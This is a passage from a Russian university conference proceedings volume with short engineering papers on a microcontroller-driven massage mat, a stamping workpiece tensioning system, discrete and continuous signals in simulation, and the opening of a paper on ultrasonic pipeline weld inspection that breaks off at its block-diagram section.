Любушкина Надежда Николаевна, кандидат технических наук, доцент, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет
Liubushkina Nadezhda Nikolaevna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department of Industrial Electronics, Komsomolsk-on-Amur State University

РАЗРАБОТКА ЭЛЕКТРОННОГО МАССАЖНОГО УСТРОЙСТВА

MASSAGE MAT FOR REHABILITATION AND PREVENTION

Аннотация. Данная работа посвящена разработке массажного коврика для реабилитации и профилактики. Разработанное устройство предназначено для терапии при таких заболеваниях как остеохондроз и различные невралгии. Массажёр на повседневной основе можно использовать для снятия напряжения мышц, расслабления и улучшения состояния нервной системы.

Annotation. This work is devoted to the development of a massage mat for rehabilitation and prevention. The developed device is intended for therapy in diseases such as osteochondrosis and various neuralgias. This massager can also be used on a daily basis to relieve muscle tension, relax and improve the state of the nervous system.

Ключевые слова: массаж, массажный коврик, тепловой эффект, термотерапия, инфракрасные лампы, микроконтроллер.

Keywords: massage, massage mat, thermal effect, thermotherapy, infrared lamps, microcontroller.

Введение

Любой вид спорта связан с перенапряжением мышц, которые нуждаются в восстановлении. При физических нагрузках на мышцах образуются микро раны, период восстановления которых занимает от 24 до 48 часов. Одним из способов, которым мы можем помочь мышечным волокнам прийти в норму, является массаж. Массаж – хорошее средство для снятия напряжения, он подготавливает организм к физическим нагрузкам, поэтому он полезен спортсменам и людям для тех профессий, где используется физическая нагрузка. Массаж широко используется в генологических и косметических целях. С другой стороны, массаж – это метод лечения и профилактики заболеваний. Суть массажа заключается в механическом воздействии специальными устройствами на тело и органы. Классически он выполняется вручную, но существует и инструментальный массаж, который выполняется с помощью специального оборудования. Средства физиологического восстановления были научно доказаны и проверены многолетней практикой.

Массажный коврик – удобное портативное устройство, которое поможет значительно улучшить ваше самочувствие, восстановить уставшие мышцы и улучшить настроение.

Основная часть

Особо способствует массажу тепловой эффект. Тепло значительно усиливает физиологический эффект, расширяет сосуды, снижает боли, снимая спазм мускулатуры и сосудов, снижает возбудимость тканей. К видам теплового лечения относят пелотерапия, парафинотерапия, озокеритотерапия, бишофитотерапия. Согревая тело, на тканевом и клеточном уровне активизируются сложные процессы, повышается мышечный тонус, улучшается иммунитет, что способствует выработке гормонов, устраняются болевые ощущения [1].

Термическая массажная кровать основана на принципе термотерапии. Тепло воздействует на пациента в течение определенного времени, устраняя ощущение боли. С помощью этого принципа устраняются различные виды острой боли, такие как боль в пояснице и миозит. Термальная массажная кровать – это сочетание процедур: массажная терапия, гипертермия с использованием мокса, лечение точечным массажем (акупрессура), мануальная терапия [2,3].

Для управления всеми устройствами выбран микроконтроллер ATMEGA 16. Это эффективный, 8-разрядный AVR микроконтроллер с энергонезависимой Flash-памятью на едином кристалле. Данное устройство за один так способно выполнять множество операций, эффективность работы зависит от тактовой частоты. Программирование контроллера возможно непосредственно через SPI-интерфейс с помощью обычного программатора или встроенной загрузочной программы, выполняемой ядром AVR микроконтроллера. Загруженная программа будет способна работать со всеми видами интерфейсов и использовать Flash-память, что позволит быстро и эффективно решать задачи управления устройствами

В схеме необходимо коммутировать большую нагрузку, поэтому выбран мощный симистор VS1. Для изоляции микроконтроллера от силовых цепей нагрузки применяется оптодинистор U1 (рисунок 1). Данное устройство передает сигнал от микроконтроллера в силовую цепь без электрического контакта между ними [4]. Для измерения температуры

нагрева инфракрасной лампы необходимо использовать датчик DS18B230. Он подключается непосредственно к цифровому входу. Термометр с цифровым вводом/выводом имеет погрешность измерения $\pm 0,5$ °С. Для обмена данными между датчиком и микроконтроллером используется последовательный интерфейс.

Для перемещения массажной головки используется шаговый двигатель с редуктором FL86STH65-2808AG и программируемый блок управления SMSD-4.2. Шаговые двигатели отличаются высокой надежностью, они не имеют изнашивающихся деталей (коллекторы или токосъемные кольца отсутствуют). Их рабочий ресурс зависит только от ресурса подшипников, которые использованы в их конструкции. Скорость перемещения шагового двигателя находится в диапазоне от 300 до 500 мм/сек, двигатель имеет высокую динамическую точность, она достигается за счет принципа работы шагового двигателя [5].




Рисунок 2 – Схема исполнительного устройства

Программируемый блок управления SMSD-4.2 предназначен для управления биполярными шаговыми двигателями с максимальным током каждой фазы до 4,2 А. В нем реализован программный режим, где контроллер получает команды от микроконтроллера и управляет углом поворота, направлением движения, начальной и максимальной скоростью.

Заключение

Используя современные технологии и тысячелетний опыт массажного искусства, можно сэкономить свое время на походы к массажистам. Данное устройство можно применять без какой-либо дополнительной помощи. Компактное средство для лечения и профилактики заболеваний с помощью нефритовых роликов берут на себя, в том числе, тепловую функцию и механическое воздействие на ткани организма. Спортсмены могут пользоваться им на регулярной основе, как дома, так и выезжая на спортивные сборы. Повышая эффективность тренировочного процесса и улучшая свои показатели.

СПИСОК ИСТОЧНИКОВ

1. Массажные коврики для взрослых: Для чего нужен массажный коврик? / [Электронный ресурс] // GREAT : [сайт]. – URL: https://evolution-rostov.ru/raznoe/massazhnye-kovriki-dlya-vzroslyh-dlya-chego-nuzhen-massazhnyj-kovrik.html#принцип_действия_и_основные_ (дата обращения: 18.11.2023).
2. 10 причин использовать массажный коврик каждый день / [Электронный ресурс] // BRADEX : [сайт]. – URL: <https://bradex.ru/press-centr/blog/10-prichin-ispolzovat-massazhnii-kovrik-kazhdii-den> (дата обращения: 18.11.2023).
3. Массажные кровати: описание, вред и польза, популярные модели / [Электронный ресурс] // АФРОДИТА GURU : [сайт]. – URL: <https://afrodita.guru/tehnika-dlya-krasoty-i-zdorovya/krovat-massazhnaya-seragem.html#i> (дата обращения: 18.11.2023).
4. ATmega16 Datasheet (PDF) - ATMEL Corporation / ATmega16 Datasheet (PDF) - ATMEL Corporation [Электронный ресурс] // Паяльник : [сайт]. — URL: schem.net/doc/mc/ATmega16.pdf (дата обращения: 18.11.2023).
5. Шибeko, Р. В. Универсальный термический массажер / Р. В. Шибeko, Н. А. Малевский, С. И. Баранов // Медицина и здравоохранение : Материалы II Международной научной конференции : Лето, 2014. – С. 16-20. – EDN SXVKMP.

УДК 621.3

Цыкунова Анна Андреевна, студент, Комсомольский-на-Амуре государственный университет

Tsykunova Anna Andreevna, student, Komsomolsk-na-Amure State University

Сериков Александр Владимирович, доктор технических наук, доцент, заведующий кафедрой «Электромеханика», Комсомольский-на-Амуре государственный университет

Serikov Alexander Vladimirovich, Doctor of Engineering Sciences, Docent, Head of the Department of Electromechanics, Komsomolsk-na-Amure State University

ЭЛЕКТРОМЕХАНИЧЕСКАЯ СИСТЕМА НАТЯЖЕНИЯ ЗАГОТОВКИ ПЕРЕД ШТАМПОВКОЙ

ELECTROMECHANICAL TENSION SYSTEM OF THE WORKPIECE BEFORE STAMPING

Аннотация. В работе рассматривается электромеханическая система натяжения заготовки перед штамповкой. Описана существующая установка устранения провисания заготовки и рассмотрены ее недостатки. Предложена система, основанная на применении привода линейного перемещения на базе асинхронного двигателя с короткозамкнутым ротором. Сформулирован вывод о преимуществах такого технического решения.

Abstract. The paper considers the electromechanical system of tension of the workpiece before stamping. The existing installation for eliminating sagging of the workpiece is described and its disadvantages are considered. A system based on the use of a linear displacement drive based on an asynchronous motor with a short-circuited rotor is proposed. The conclusion about the advantages of such a technical solution is formulated.

Ключевые слова: электромеханическая система, заготовка, прогиб при нагреве, штамповка.

Key words: electromechanical system, billet, deflection when heated, stamping.

Введение

При нагреве заготовки перед штамповкой, под воздействием высоких температур, происходит ее растяжение, что приводит к провисанию. В настоящее время используется ручная система натяжения заготовки, при которой, для устранения прогиба оператор вручную приводит в движение привод натяжения. Таким образом, автоматизация процесса натяжения заготовки является актуальной задачей.

В работе решается проблема устранения провисания заготовки при штамповке. Одним из способов решения является устройство, которое состоит из механизмов для закрепления и растяжения нагреваемой заготовки, расположенных с двух сторон от вертикальной оси пресса [1]. В свою очередь, эти механизмы соединены с токоподводами. В данной системе содержится механизм освобождения нагреваемой заготовки в процессе изменения ее формы, он состоит из силовых гидроцилиндров и клемм-зажимов.

Недостатком этой системы можно назвать: сложность обеспечения герметичности гидравлической системы, вследствие чего, могут появиться утечки (протечки) жидкости, это влечет за собой скопление нежелательной пыли и грязи, соответственно требуется периодическое обслуживание для устранения этого недостатка, а также, вследствие работы устройства с высокими температурами, не исключена возможность пожара.

Другим возможным способом решения поставленной проблемы является использование системы натяжения заготовки на основе привода линейного перемещения на базе асинхронного двигателя с короткозамкнутым ротором [2].

Основная часть

Предложенная система натяжения заготовки (СНЗ) состоит из частотно-управляемого асинхронного двигателя с короткозамкнутым ротором и полым валом 1 (рисунок 1) [3]. Рабочий ток к заготовке подводится через контактные аппараты, к которым через болтовое соединение крепятся токоподводы 9. К штоку 3 с резьбой, который входит в вал двигателя, крепится подвижный контактный аппарат 6. При нагреве заготовка 8 провисает и перекрывает луч датчиков контроля прогиба 5. Прогиб заготовки устраняется за счет поступательного движения по направляющим 2 подвижного контактного аппарата. Движение контактного аппарата с зажатой заготовкой происходит по заранее заданному системой управления 4 алгоритму. Контактный аппарат 7 в свою очередь является неподвижным и жестко закреплен на основании установки для штамповки.




Рисунок 1 – Система натяжения заготовки

При достижении заготовкой высоких температур, она начинает растягиваться и под действием силы тяжести провисает. При условии достижения заготовкой необходимого прогиба луч, испускаемый датчиком, прерывается, приемник улавливает это и посылает сигнал на систему управления, соответственно, поступает команда для запуска СНЗ. Запускается асинхронный двигатель, обороты которого снижены посредством частотного преобразователя, для более плавной и точной регулировки. При вращении ротора двигателя, в полый вал втягивается шток и, тем самым отводится подвижный контактный аппарат. В подвижном контактном аппарате закреплен один из краев заготовки, в следствие отвода контактного аппарата заготовка приходит в исходное горизонтальное положение. Для предотвращения перекоса, при растяжении заготовки, с двух сторон подвижного контактного аппарата, устанавливаются направляющие.

Для контроля провисания заготовки, и достижения критического значения прогибов заготовки, необходима система датчиков, вырабатывающая сигналы для системы управления. Датчик должен быть малогабаритным, надежным, иметь хорошую воспри-

имчивость к высоким температурам. Этим требованиям соответствуют лазерные датчики, типа «излучатель-приемник» [4].

Датчики устанавливают на рамы контактных аппаратов через теплоизоляционные прокладки. На раму подвижного контактного аппарата устанавливается излучатель, на раму неподвижного контактного аппарата приемник. Общая глубина по вертикали установки датчиков относительно горизонтальной поверхности может регулироваться путем установки дополнительных изоляционных прокладок. Работа датчиков характеризуется двумя состояниями: проводящим и не проводящим. В проводящем состоянии (рисунок 2а) лазерный луч беспрепятственно попадает из излучателя к приемнику и СНЗ отключена.




Рисунок 2 – Работа датчиков: а – проводящее состояние; б – не проводящее состояние

По мере протекания процесса штамповки, когда металлическая заготовка начнет под воздействием высоких температур нагреваться, станет более эластичной, она начнет прогибаться. Как только прогиб будет составлять критическое значение, заготовка начнет пересекать лазерный луч (рисунок 2б), испускаемый датчиком (не проводящее состояние). Тем самым, приемник перестает получать сигнал и посылает команду на систему управления, которая приводит в действие систему натяжения заготовки.

Заключение

Таким образом, в ходе работы были рассмотрены недостатки существующих способов натяжения заготовки перед штамповкой. На основе перечисленных недостатков разработана электромеханическая система натяжения заготовки, которая позволяет автоматически осуществлять натяжение заготовки, при ее линейном удлинении. Предложенная система натяжения заготовки позволяет избежать вышеперечисленных проблем, а конструктивное объединение двигателя с передаточным механизмом позволяет исключить дополнительные затраты на эксплуатацию и обслуживание всей системы в целом.

СПИСОК ИСТОЧНИКОВ

1. Патент № 2087240 С1 Российская Федерация, МПК В21J 1/06, В30В 15/00. устройство для штамповки деталей с электроконтактным нагревом заготовок: № 95103153/02: заявл. 06.03.1995: опубл. 20.08.1997 / П. В. Фролов, Б. Н. Марьин, Ю. Л. Иванов [и др.]; заявитель Комсомольское-на-Амуре авиационное производственное объединение. – EDN ZOFHNX.
2. Иванов, С. Н. Обеспечение эксплуатационной совместимости асинхронных двигателей с линейным перемещением исполнительного элемента / С. Н. Иванов, М. Б. Колесник, Ю. Б. Колошенко // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2021. – № 5(53). – С. 24-29. – DOI 10.17084/20764359-2021-53-24. – EDN EBBFJM.
3. Анализ эффективности электромеханических приводов с линейным перемещением исполнительного элемента / С. Н. Иванов, А. А. Дадынский, К. Д. Дацко, В. К. Клемен-

ко // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2018. – Т. 1, № 4(36). – С. 13-19. – EDN YZSUFF.

4. Лазерные триангуляционные датчики положения в промышленных системах контроля и диагностики / А. Н. Байбаков, В. И. Ладыгин, А. И. Пастушенко [и др.] // Автометрия. – 2004. – Т. 40, № 2. – С. 105-113. – EDN OWORJN.

УДК 681.511.42, 681.511.46

Шапараев Федор Андреевич, студент, Комсомольский-на-Амуре государственный университет

Shaparaev Fyodor Andreevich, student, Komsomolsk-na-Amure State University

Носаченко Родион Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Nosachenko Rodion Alekseevich, student, Komsomolsk-na-Amure State University

Литвинцева Анастасия Алексеевна, студент, Комсомольский-на-Амуре государственный университет

Litvintseva Anastasiya Alekseevna, student, Komsomolsk-na-Amure State University

Савельев Дмитрий Олегович, старший преподаватель, руководитель Центра робототехники Ресурсного центра Технопарка, Комсомольский-на-Амуре государственный университет

Savelyev Dmitriy Olegovich, Senior Lecturer, Head of the Center for robotics of the Resource center of the Technopark, Komsomolsk-on-Amure State University

ПРИМЕНЕНИЕ ДИСКРЕТНЫХ И НЕПРЕРЫВНЫХ СИГНАЛОВ ПРИ ИМИТАЦИОННОМ МОДЕЛИРОВАНИИ ФИЗИЧЕСКИХ ОБЪЕКТОВ

APPLICATION OF DISCRETE AND CONTINUOUS SIGNALS IN SIMULATION MODELING OF PHYSICAL OBJECTS

Аннотация. В данной статье рассматривается роль моделирования в анализе и понимании поведения физических объектов и систем. Был описан принцип работы дискретных и непрерывных сигналов, а также имитационного моделирования физических объектов с помощью этих сигналов. Выявлены основные преимущества данного подхода.

Annotation. This paper discusses the role of simulation in analyzing and understanding the behavior of physical objects and systems. The principle of discrete and continuous signals, as well as simulation modeling of physical objects using these signals was described. The main advantages of this approach are revealed.

Ключевые слова: дискретные сигналы, непрерывные сигналы, моделирование, эффективность, система.

Keywords: discrete signals, continuous signals, modeling, efficiency, system.

Введение

В настоящее время моделирование играет важнейшую роль в понимании и анализе поведения физических объектов и систем. Методы моделирования позволяют изучать явления реального мира в контролируемой среде, что дает возможность ученым и инженерам получать ценные сведения и принимать обоснованные решения. При мониторинге физических объектов в реальном времени ключевым аспектом является низкая задержка сигналов. основополагающим аспектом моделирования является представление физических объектов с помощью сигналов, которые могут быть как дискретными, так и непрерывными [1]. Метод использования одновременно этих двух сигналов решает проблему большой задержки сигналов при моделировании.

В данной статье рассматривается использование дискретных и непрерывных сигналов при моделировании физических объектов, также обсуждаются преимущества и недостатки использования дискретных и непрерывных сигналов в контексте моделирования физических систем. В частности, отмечается важность учета задержки сигналов при моделировании в реальном времени.

Принцип работы рассматриваемого подхода

Принцип работы подхода, основанного на использовании комбинации дискретных и непрерывных сигналов при моделировании физических объектов, основан на идее захвата как дискретного, так и непрерывного поведения объекта.

Дискретные сигналы используются для представления дискретных событий или состояний объекта и характеризуются последовательностью дискретных значений, измеряемых, как правило, через регулярные промежутки времени [2,5]. Эти сигналы позволяют точно управлять процессом моделирования, обеспечивая точное представление поведения объекта.

Непрерывные сигналы, напротив, выражают непрерывное поведение объекта. Они характеризуются бесконечным числом значений в заданном диапазоне и могут быть описаны математически с помощью таких функций, как синусоида, экспоненциальные функции или полиномиальные уравнения [3,4]. Непрерывные сигналы могут точно отображать непрерывную природу явлений, что позволяет проводить реалистичное моделирование, отражающее присущую этим объектам сложность.

На практике при моделировании с использованием комбинации обоих типов сигналов часто применяются дискретные сигналы для регистрации дискретных событий или состояний, а также непрерывные сигналы для представления непрерывного поведения. Например, при моделировании роботизированной руки дискретные сигналы могут представлять дискретные события, допустим, когда робот берет предмет или меняет направление. Непрерывные сигналы могут описывать непрерывное движение манипулятора между дискретными событиями.

Такое использование дискретных и непрерывных сигналов позволяет достичь баланса между точностью и вычислительной эффективностью моделирования. Кроме того, такой подход позволяет точно представить гибридные системы, компоненты которых переключаются между дискретным и непрерывным поведением. В целом, принцип работы данного подхода заключается в том, чтобы передать весь спектр поведения объекта, объединив в процессе моделирования преимущества дискретных и непрерывных сигналов.

Основные преимущества рассматриваемого подхода

Основными преимуществами использования комбинации дискретных и непрерывных сигналов при моделировании физических объектов являются [1]:

Точное представление: Дискретные сигналы могут точно моделировать дискретные события или состояния, в то время как непрерывные сигналы могут представлять непрерывное поведение физических явлений. Такой комбинированный подход позволяет более точно представлять физические объекты и системы.

Мониторинг в реальном времени: Использование дискретных и непрерывных сигналов позволяет осуществлять мониторинг физических объектов с малой задержкой, что очень важно для приложений реального времени, таких как системы управления или робототехника.

Эффективность: Моделирование с использованием дискретных сигналов является вычислительно эффективным, в то время как непрерывные сигналы позволяют более реалистично отображать физическое поведение. Использование комбинации

обоих типов сигналов позволяет достичь баланса между точностью и вычислительной эффективностью.

Моделирование гибридных систем: Многие физические объекты и системы имеют компоненты, которые переключаются между непрерывным и дискретным поведением. Моделирование с использованием дискретных и непрерывных сигналов позволяет точно представить такие гибридные системы, что дает возможность проводить более полный анализ и прогнозирование.

Заключение

В заключение следует отметить, что использование дискретных и непрерывных сигналов при моделировании физических объектов является мощным инструментом для ученых и инженеров. Дискретные сигналы позволяют осуществлять контроль и представлять дискретные события технологических операций и процессов общего характера, в то время как непрерывные сигналы отражают непрерывное поведение физических явлений, протекающих в процессах технологических операций. Совместное использование обоих типов сигналов дает значительные преимущества, включая низкую задержку при контроле в реальном времени и возможность моделирования гибридных систем. Дальнейшие исследования и разработки в этой области будут способствовать повышению точности и эффективности имитационного моделирования, что позволит глубже понимать производственные процессы и принимать более эффективные решения по управлению ими.

СПИСОК ИСТОЧНИКОВ

1. Rasina, I. Second Order Krotov Method for Discrete-Continuous Systems / I. Rasina, O. Danilenko // The Bulletin of Irkutsk State University. Series: Mathematics. – 2020. – Vol. 32. – P. 17-32. – DOI 10.26516/1997-7670.2020.32.17. – EDN PXQSNT.
2. Simulation of a discrete event system for process control of robotic casting / S. P. Cherny, D. O. Savelyev, A. S. Savelyeva [et al.] // Journal of Physics: Conference Series, Novosibirsk, 12–14 мая 2021 года. – Novosibirsk, 2021. – P. 012080. – DOI 10.1088/1742-6596/2032/1/012080. – EDN YOJXBZ.
3. Лиференко, В. Моделирование процессов дискретизации по времени и восстановление непрерывных сигналов в среде Mathcad и LabVIEW / В. Лиференко, И. Сытько // Компоненты и технологии. – 2016. – № 12(185). – С. 140-141. – EDN XIEYPF.
4. Глушанков, Е. И. Моделирование в среде Simulink стохастических дифференциальных уравнений, описывающих сигналы в непрерывных каналах связи / Е. И. Глушанков, А. Ж. Лялина, Е. А. Рылов // Актуальные проблемы инфотелекоммуникаций в науке и образовании : сборник научных статей: в 4х томах, Санкт-Петербург, 24–25 февраля 2021 года. Том 3. – Санкт-Петербург: Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2021. – С. 78-83. – EDN OJONPN.
5. Dneprovskaya, M. A. Discrete signal processing / M. A. Dneprovskaya, A. V. Rakhmatullin // Актуальные научные исследования в современном мире. – 2021. – No. 8-3(76). – P. 33-40. – EDN BUVTFM.

УДК 621.31

Шевченко Георгий Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Shevchenko Georgy Evgenievich, student of Komsomolsk-na-Amure State University

Фролов Алексей Валерьевич, кандидат технических наук, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет

Frolov Alexey Valerievich, Candidate of Technical Sciences, Associate Professor of the Department of Industrial Electronics, Komsomolsk-na-Amure State University

СИСТЕМА НЕРАЗРУШАЮЩЕГО КОНТРОЛЯ СВАРНЫХ СОЕДИНЕНИЙ ТРУБОПРОВОДОВ

NON-DESTRUCTIVE TESTING SYSTEM OF WELDED CONNECTED PIPELINES

Аннотация. Рассмотрены причины необходимости систем неразрушающего контроля сварных соединений трубопроводов. Проведен анализ соответствующих технических решений и выявлены их недостатки. Приведена структурная схема разрабатываемой системы, отвечающей требованиям безопасности, экономичности, эргономичности, а также включающей функцию удаленного контроля.

Abstract. The reasons for the need for non-destructive testing systems for welded joints of pipelines are considered. An analysis of the corresponding technical solutions was carried out and their shortcomings were identified. A block diagram of the system being developed that meets the requirements of safety, efficiency, ergonomics, and also includes a remote control function is presented.

Ключевые слова: неразрушающий контроль, сварное соединение, трубопровод.

Key words: non-destructive testing, welded joint, pipeline.

Введение

В нашем мире, сложно представить промышленность без выполнения сварных соединений. Так или иначе множество агрегатов проходят этот этап, чтобы получить нужную форму. Не исключено, что существует необходимость в соединении труб, при сборке трубопроводов. Так как внутри труб протекают жидкости или газы, необходимо надёжно сварить между собой две части, и сам шов должен обладать заявленной в него прочностью, герметичностью и износостойкостью.

Для того чтобы проверить готовый сварной шов, существуют методы, которые можно разделить на две категории – разрушающая и неразрушающая проверки. В случае первой, изделие приходит в негодность, после чего приходится заново варить шов, а делается это для настройки сварного оборудования. Но как узнать, хорошо ли проварился шов на изделии, которое отправится уже к заказчику? Для этого используют второй способ, а именно, неразрушающий [1, 2].

Существующие системы неразрушающего контроля сварных соединений трубопроводов

Ультразвуковой контроль позволяет определить, есть ли в шве полости, где они находятся, их размер, всё это позволяет сложить картину об исследуемом участке, и понимать, качественно выполнен ли шов или нет. Принцип УЗК. Сам способ контроля можно разделить ещё на несколько подгрупп, в зависимости от способов регистрации и оценки показателей: теневой, зеркально-теневой, эхо-импульсный, эхо-сквозной, дельта-метод. Выбор падает на эхо-импульсный метод. В качестве генератора и приемника

выступает один преобразователь, излученный сигнал отражается от поверхности на границе метала с воздухом, и принимается приемником [3].

Существуют аналоги, например, миниатюрные ручные дефектоскопы (рисунок 1, а), габаритные автоматизированные системы УЗК (рисунок 1, б). Хорошим выбором будет беспроводной автоматизированный УЗК дефектоскоп, в котором отсутствует проблема с громоздкостью проводов, сложностью установки и настройки, исключается ошибка по человеческому фактору, из-за своих размеров его удобнее использовать нежели проводные большие модели, а также возможно организовать передачу информации несколькими способами, через USB на экран дефектоскопа, по wifi на тот же дефектоскоп либо на ПК, либо на переносное запоминающее устройство с USB.

Рассмотрим подробнее аналоги, и начнём с A1211 Mini. Данная система позволяет измерять координаты дефектов и уровни сигналов, имеет быстрый доступ к функциям управления, имеет индикатор уровня заряда батареи, обеспечивает передачу данных к ПК по USB.




Рисунок 1 – Миниатюрный ультразвуковой дефектоскоп A1211 Mini (а), автоматизированная система ультразвукового контроля ISONIC PA AUT (б)

К недостаткам системы можем отнести:

- неточность измерений, из-за присутствия человеческого фактора;
- необходимость в высококвалифицированном работнике;
- малый экран;
- малый участок измеряемой поверхности.

Вторым аналогом выберем габаритную автоматизированную УЗК систему ISONIC PA AUT. Система имеет многоосный электромеханический энкодер, краскоотметчики дефектов, сирены и световые табло.

Из недостатков системы можно выделить следующее:

- значительные массогабаритные показатели;
- множество проводов снаружи устройства;
- отсутствие быстрого доступа к функциям управления;
- сложность настройки;
- высокая стоимость.

Структурная схема предлагаемого решения

В качестве системы неразрушающего ультразвукового контроля сварных соединений трубопроводов предлагается использовать устройство, структурная схема которого представлена на рисунке 2.

